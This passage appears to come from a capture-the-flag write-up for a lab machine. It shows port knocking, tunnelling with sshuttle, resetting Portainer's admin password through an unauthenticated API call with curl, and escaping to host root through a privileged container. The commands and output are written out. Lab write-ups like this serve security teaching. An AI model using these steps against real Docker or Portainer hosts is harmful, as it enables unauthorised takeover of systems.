HTTP/1.1 200 OK
Accept-Ranges: bytes
Cache-Control: max-age=31536000
Content-Length: 1299
Content-Type: text/html; charset=utf-8
Last-Modified: Thu, 05 Jan 2017 18:56:00 GMT
Date: Sun, 06 Jan 2019 22:27:23 GMT

<!DOCTYPE html>
<html lang="en" ng-app="portainer">
<head>
  <meta charset="utf-8">
  <title>Portainer</title>
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <meta name="description" content="">
  <meta name="author" content="Portainer.io">
```

The port knock sequence is sent again, and sshuttle is used to make the web interface accessible remotely.

```
python3 /opt/knock/knock 10.10.10.96 -u 40809 50212 46969 -d 10
/opt/sshuttle/run -r dorthi@10.10.10.96 172.17.0.2 -e 'ssh -i id_rsa'
```

After navigating to http://172.17.0.2:9000/, common credentials are attempted but are unsuccessful. It seems that Portainer prompts to set an admin password upon installation, rather than using default credentials.

However, a little googling for setting the password via CLI reveals an issue page on the Portainer GitHub repo, with an answer by @dilshanraja confirming that the admin password can be reset by sending a POST request to the API with the new credentials provided as JSON data.



https://github.com/portainer/portainer/issues/428


The password is reset:


```
curl -H "Content-Type: application/json"
http://172.17.0.2:9000/api/users/admin/init -d '{"password":"XSDAfxrew65x"}'
```


After gaining access to the Portainer web interface, the available images are inspected.


Python:2.7-alpine seems to be a good choice to create a container due to its small size. The Image ID is copied, and a new container is created in privileged mode.

```
sha256:3e4f91c08d0f8e8981391f89e4f27d1c26a3662be0bf19af20d95eb5d5fa8b6a
```









After starting the container, the console link ">_ Console" is clicked, and "/bin/sh" is connected.

The host's file system is now accessible as root, and the final flag can be captured.

```
/ # cd /mnt
/mnt # cd root
/mnt/root # ls -al
total 28
drwx------    4 root     root          4096 Aug 20 09:20 .
drwxr-xr-x   25 root     root          4096 Aug 20 06:43 ..
lrwxrwxrwx    1 root     root             9 Aug 20 09:19 .bash_history -> /dev/null
-rw-r--r--    1 root     root          3100 Apr 26  2018 .bashrc
drwx------    2 root     root          4096 Apr 19  2018 .cache
drwx------    2 root     root          4096 Apr 19  2018 .httpie
-rw-r--r--    1 root     root           148 Aug 17  2015 .profile
-r--------    1 root     root            33 Aug 20 09:19 root.txt
```